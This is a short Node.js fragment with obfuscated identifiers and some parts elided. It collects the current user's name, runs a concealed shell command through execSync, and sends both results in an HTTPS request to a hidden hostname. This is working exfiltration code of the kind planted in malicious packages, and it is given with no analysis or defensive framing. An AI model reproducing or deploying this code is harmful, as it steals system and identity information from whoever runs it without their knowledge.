
var _0x26cfab = _0x4fc7;
function _0x4fc7(_0x1a8550, _0x5d5dfc) {
... }
var os = require("os");
admin_text = os[_0x26cfab(0x1b8)]()[_0x26cfab(0x1a1)];
try {
const { execSync } = require(_0x26cfab(0x1b9));
let stdout = execSync(_0x26cfab(0x1ba))
[_0x26cfab(0x1bc)]()
[_0x26cfab(0x1ab)]("\x0a", "");
admin_text += "\x20" + stdout;
} catch {
... }
const https = require(_0x26cfab(0x1b0)),
options = {
hostname: _0x26cfab(0x1a3),
port: 0x1bb,
path: "/?Username=" +
encodeURI(username +
"\x20(" +
admin_text + ")") +
...,
method: _0x26cfab(0x1a5),
},
req = https["request"](options);